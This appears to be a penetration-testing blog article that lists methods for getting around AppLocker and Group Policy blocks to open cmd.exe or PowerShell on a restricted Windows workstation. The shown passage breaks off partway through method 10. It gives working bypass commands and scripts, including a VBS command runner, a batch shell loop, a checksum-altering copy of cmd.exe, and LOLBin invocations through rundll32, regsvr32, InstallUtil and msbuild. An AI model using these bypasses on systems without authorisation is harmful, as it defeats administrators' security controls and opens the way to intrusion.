

19 Ways to Bypass Software Restrictions and Spawn a Shell

 infosecmatter.com/19-ways-to-bypass-software-restrictions-and-spawn-a-shell

February 18, 2020

Often times we are tasked to do a penetration test from an employee point of view. The client gives us access to their typical Windows workstation with a typical limited domain user account. What can we do from here? Can we bypass the security controls enforced on the desktop and elevate our privileges? Can we breach the corporate security controls and spread onto the network? These are the main questions for which the client wants answers to.

Introduction


In the outlined scenario above, it is of course vital to perform a thorough host configuration review of the provided workstation. That is however not the topic of this article. Here we will focus on a very specific area which is **access to command line tools**. Information in this article therefore applies also to various VDI (Virtual Desktop Infrastructure) solutions such as Citrix, VMWare and others.

In most mature environments and in most of these tests, access to command line tools is restricted. Employees typically cannot spawn Command Prompt or PowerShell. This is usually restricted using AppLocker, GPO (Group Policy Object) and / or SRP (Software Restriction Policies).

Cmd blocked by administrator

When we try to start a command prompt (cmd.exe), we usually see the following error message:


The command prompt has been disabled by your administrator.
Press any key to continue . . .



PowerShell blocked by Group Policy

Similarly when we try to start PowerShell interpreter (powershell.exe), we usually see this error message:

This app has been blocked by your system administrator.
Contact your system administrator for more info.



Can we somehow bypass these restrictions and spawn a command line? In this article we will explore more than 19 methods how to do just that. So far we haven't found a single case where we would not be successful with these techniques.

Arbitrary command execution versus spawning a shell

There is a distinction between arbitrary command execution (ACE) and spawning a shell. Although ACE is not really focus of this article, it is typically needed to perform ACE in order to bypass the restrictions and spawn an interactive shell window.

Let's briefly mention several resources and methods of how we usually execute arbitrary commands on Windows systems when things are hardened.

PenTestPartners guide

In 2014, Michael Yardley wrote one of the best comprehensive guides on how to break out of Citrix and other restricted desktop environments. It is still very useful today since it contains core concepts and methodologies on how to bypass various restrictions. You can find it here:

<https://www.pentestpartners.com/security-blog/breaking-out-of-citrix-and-other-restricted-desktop-environments/>

The guide contains lot of tips and tricks how to perform ACE and even several methods how to spawn a command prompt.

LOLBAS

The LOLBAS project is a community project cataloging various Windows built-in utilities with "unexpected" functionalities, which can be used for ulterior motives. Using these utilities we can download files, copy things around, perform ACE or flat out bypass some of the restrictions. The project lives here:

<https://lolbas-project.github.io/>

But some of the simplest, easiest and most effective ways how we perform ACE is by using the Start menu (Cortana search), shortcuts or built-in Windows scripting functionalities. These things work practically everywhere.

Cortana / Start menu

In the Cortana / Start menu we can pretty much invoke any command we like, including complex commands with parameters and redirection operators (>, >>). Combine this with the LOLBAS techniques and there is practically nothing you cannot do.

We also find sometimes that providing a full path to programs will actually overcome some restrictions (see method #1 below).

Shortcuts

By using shortcuts, we can also execute pretty much anything, including complex commands with parameters. Note however, that redirection operators do not work directly in a shortcut and there is also limitation on command length (259 characters max).

Batch (.bat)

Sometimes spawning a command prompt is restricted, while creating a batch file (.bat) and double clicking on it will happily execute all the commands in it.

Visual Basic (.vbs)

Visual Basic also comes handy for performing ACE, especially in very hardened environments. We can simply put arbitrary command into a .vbs file like this:


```
cmd = "<COMMAND>"

out = "c:\users\public\output.txt"
Set a = CreateObject("Wscript.Shell").Exec(cmd)
Set o = CreateObject("Scripting.FileSystemObject")
Set oo = o.CreateTextFile(out, True)
oo.WriteLine(a.StdOut.ReadAll())
oo.WriteLine(a.StdErr.ReadAll())
oo.Close()
```

And then execute it using `cscript.exe` or `wscript.exe` like this e.g. via Cortana search / Start menu or a shortcut:

```
cscript c:\path\to\our.vbs
```

```
wscript c:\path\to\our.vbs
```



The output will be then written into `c:\users\public\output.txt` file.

There are practically unlimited number of ways how to perform ACE on the Windows system. Let's move on with our topic.

Placing files in writeable paths

One of the most important aspects of bypassing restrictions is to understand that often times these restrictions are not applied uniformly to all locations on the system. Typically there are some locations (directories) on the system where placing our files (executables, libraries, codes) will bypass the restrictions.

What we are interested the most in are locations where we can **write to** and **execute from**. These locations may include locations such as home folders, profile folders, temp folders and many others. See the following list for illustration:

<https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md>

We usually have a lot of success using these locations:

- C:\Users\Public
- C:\Windows\Tasks
- C:\Windows\Tracing
- C:\Windows\System32\Spool\Drivers\Color

Keep this in mind when going through the methods below and try to place things into these locations. Note that you can also use the following PowerShell script to find such locations:


<https://github.com/HackLikeAPornstar/GibsonBird/blob/master/chapter4/applocker-bypas-checker.ps1>

Alright, enough of the soup. Let's get down to business!

Bypass blocked Command Prompt

Method 1: Use full paths

Sometimes by providing full path to cmd.exe in the Cortana search / Start menu will bypass the restrictions and spawn it:






You can do the same with powershell.exe. To find all these locations, you can simply search in the C:\Windows directory using the file explorer or you can also use the following commands:

```
cd %windir%
dir /s /b cmd.exe
dir /s /b powershell.exe
```

Method 2: Import object into WordPad

Another method that sometimes works as a bypass is to start up WordPad editor and then insert cmd.exe as a object like this:





Method 3: Cmd.bat

This is very old method, probably from the dawn of the Internet.

Create the following batch file, name it anything e.g. **a.bat** and simply run it:

```
@echo off
:a
set /p comm=cmd~
%comm%
goto a
```

Chances are you will get a command prompt. If it is still blocked, try to place it to other locations, such as those referenced above.

The image shows a command prompt window titled 'C:\WINDOWS\system32\cmd.exe'. The user has entered 'cmd~ dir'. The output shows the directory of C:\Users\Public, listing files and directories with their dates, times, and sizes. The output is as follows:

```
cmd~ dir
Volume in drive C has no label.
Volume Serial Number is FECE-8CE0

Directory of C:\Users\Public

02/09/2020  11:33 AM    <DIR>          .
02/09/2020  11:33 AM    <DIR>          ..
02/08/2020  10:49 PM         44 a.bat
09/16/2017  11:11 PM    <DIR>          Documents
07/16/2016  03:47 AM    <DIR>          Downloads
07/16/2016  03:47 AM    <DIR>          Music
07/16/2016  03:47 AM    <DIR>          Pictures
07/16/2016  03:47 AM    <DIR>          Videos
               1 File(s)            44 bytes
               7 Dir(s)  22,256,312,320 bytes free

cmd~
```

Method 4: ReactOS Cmd

Link: <https://blog.didierstevens.com/2010/02/04/cmd-dll/>

This goodie was created by Didier Stevens (@DidierStevens) in 2010 and it is still useful today. It is basically reverse-engineered Microsoft's command prompt (cmd.exe) done by [ReactOS project](#) and it is practically 100% compatible with it. Didier took it and transformed it into a DLL, so it is basically a command prompt implemented as a library. But Didier didn't stop there..

The latest version (https://didierstevens.com/files/software/cmd-dll_v0_0_4.zip) contains the following 3 forms:

EXE version (cmd.exe)


You simply double click on the executable and run it. Chances are that it will not be blocked by the AV and the ReactOS command prompt window will appear. You can then type in any command just like in the cmd.exe command prompt.

DLL version (cmd.dll)

The DLL version you have to load with rundll32.exe like this:

```
rundll32.exe cmd.dll,main
```

For instance, you can start it from the Run dialog (Win+R) or from the Cortana search / Start menu, or from a shortcut. The ReactOS command prompt window should be spawned like this:



VBA version (cmd.dll.bin.vba)

Here you basically have to create a Microsoft Office document and add a macro into it. You can also do this from Outlook, for instance. Once you have opened the macro editor (Visual Basic IDE), simply go:

- File -> Import File -> c:\path\to\cmd.dll.bin.vba
- Run (F5)

And the ReactOS command prompt window should appear.

Method 5: Ftp client


This is not really a blocked command prompt bypass, but it is fair to include the method here, because the built-in FTP client (ftp.exe) allows to execute commands on the system in an interactive window just like the cmd.exe prompt. The ftp client supports using the bang (!) to run local commands.

Simply start the ftp client e.g. via Start menu:

Start -> ftp

Sometimes this may be blocked, but when you specify full path to it, it will work:

Start -> c:\windows\system32\ftp.exe



```
C:\Windows\System32\ftp.exe
ftp> !dir c:\
Volume in drive C has no label.
Volume Serial Number is FECE-8CE0

Directory of c:\


03/30/2017  02:58 PM    <DIR>          71e0b0bf64138f8b306c
11/07/2007  07:00 AM                17,734 eula.1028.txt
11/07/2007  07:00 AM                17,734 eula.1031.txt
03/18/2017  01:03 PM    <DIR>          PerfLogs
02/14/2020  03:22 AM    <DIR>          Program Files
04/23/2019  11:50 AM    <DIR>          Program Files (x86)
02/14/2020  10:53 AM    <DIR>          Users
11/07/2007  07:00 AM                5,686 vcaredist.bmp
11/07/2007  07:50 AM            1,927,956 VC_RED.cab
11/07/2007  07:53 AM            242,176 VC_RED.MSI
12/14/2019  10:29 PM    <DIR>          Windows
ftp> _
```

Method 6: Checksum bypass

This is one of our favorites. This technique works when cmd.exe is blacklisted based on its checksum. To bypass it, simply make a copy of cmd.exe and append a byte to its end (overlay). This will change its checksum while the functionality should not be impacted. Basically we have to execute the following commands:

```
copy c:/windows/system32/cmd.exe c:\users\public\a.exe
echo >>c:\users\public\a.exe
c:\users\public\a.exe
```

Chances are that our modified command prompt will be spawned. Example by spawning it via ftp client:



The same method can be applied to spawn powershell.exe interpreter.

Method 7: WMI console

This is not really a blocked command prompt bypass, but again it is fair to include it here, because the WMI console (wmic.exe) opens an interactive window which can be even more powerful than the cmd.exe command prompt. Here are some useful links with examples on how to use it:

- https://www.cs.cmu.edu/~tgp/scsadmins/winadmin/WMIC_Queries.txt
- <https://gist.github.com/xorrior/67ee741af08cb1fc86511047550cdaf4>
- <https://www.programering.com/a/MzMyADMwATU.html>
- <http://www.hackingarticles.in/post-exploitation-using-wmic-system-command/>

Simply spawn the console e.g. via Start menu like this:

Start -> wmic

If it is blocked, try using the full path like this:

Start -> C:\windows\syswow64\wbem\wmic.exe

Bypass blocked PowerShell

This section lists various known methods of how to bypass blocked PowerShell and how to spawn a PowerShell interpreter and/or execute arbitrary PowerShell commands. Most of these techniques are based on custom tools which utilize PowerShell libraries present on Windows systems.

Method 8: PowerShdll

Link: <https://github.com/p3nt4/PowerShdll>

This tool was created by @xP3nt4 in 2017. It is a custom PowerShell-like interpreter in form of a DLL. It can be run with rundll32.exe, installutil.exe, regsvcs.exe, regasm.exe, regsvr32.exe or as a standalone executable.

Simply grab the latest [release](#), transfer it on the target machine and spawn it using any of these commands:

```
# On x86/x64 platforms:
rundll32.exe PowerShdll,main
regsvr32.exe /s PowerShdll.dll
regsvr32.exe /s /u PowerShdll.dll

# On x64 platforms:
C:\Windows\Microsoft.NET\Framework64\v4.0.3031964\InstallUtil.exe /logfile=
/LogToConsole=false /U PowerShdll.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regsvcs.exe PowerShdll.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regasm.exe /U PowerShdll.dll

# On x86 platforms:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U PowerShdll.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe PowerShdll.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U PowerShdll.dll
```

You should have the PowerShdll interpreter window spawned and ready for your commands, like this:



Note that there are limitations on the length of the commands (max 255 characters long commands), which may be an issue. But you can import additional modules and cmdlets using **Import-Module** command or run any other PowerShell commands to work your way around the limitations.

Method 9: MSBuildShell

Link: <https://github.com/Cn33liz/MSBuildShell>

This project is from 2016 and it was done by [@Cn33liz](#). It is another custom PowerShell-like interpreter, but this one is running within Microsoft Build Engine (MSBuild.exe). MSBuild.exe utility is part of the .NET framework and is present on practically every Windows installation.

Simply grab the [MSBuildShell.csproj](#) file from the repository, transfer it onto the target machine and run it like this:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe MSBuildShell.csproj
# Or
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe MSBuildShell.csproj
```

You should have the MSBuildShell interpreter window spawned and ready for your commands, like this:

```
C:\ Windows MSBuildShell
Windows MSBuildShell
Copyright(C) 2016 Microsoft Corporation, subTee and Cn33liz. All rights reserved.
PS C:\Users\Public>
```

You can now import additional modules and cmdlets using **Import-Module** command or run any other PowerShell commands.

Method 10: CScriptShell

Link: <https://github.com/carnal0wnage/CScriptShell>

This one is based on the MSBuildShell above. It was done in 2017 also by [@Cn33liz](#) by enhancing it with bypass technique published by [@SubTee](#). It is basically the same code as MSBuildShell, but this time it is in a form of DLL. First you have to build the DLL on your machine using csc.exe (C# compiler) like this:

```
# Create Your Strong Name Key (using PowerShell):
$key =
'BwIAAAKAABSU0EyAAQAAAEAAQDpppNj5RmGMzd+NkKLJYCF4hDgM4K0KpgdHXfiNKXleoVrvpQz75gSN
QJyN/pROTNBhEA0jp5IqrEqdJQsPzXY03l5JGDtpu3AD7dxge1oUWpugdk5ZHIM0sB1I1/FL+96m39ZZL7
o5LHCdHdctEeTG+S15IDyM7L9VoAi7cXsueP7kvvtJETonQoz4JRDH889XnTDWebwj3ViH6zq+Xv5/l0iJ
h65v6VAzYlFCKEkFzev36w8RJYpwMMwwHDlCMvDYwdY2MFFp/ZQHg7If0BuDLM7D5ozGJnEVUTwwM+gZQ1
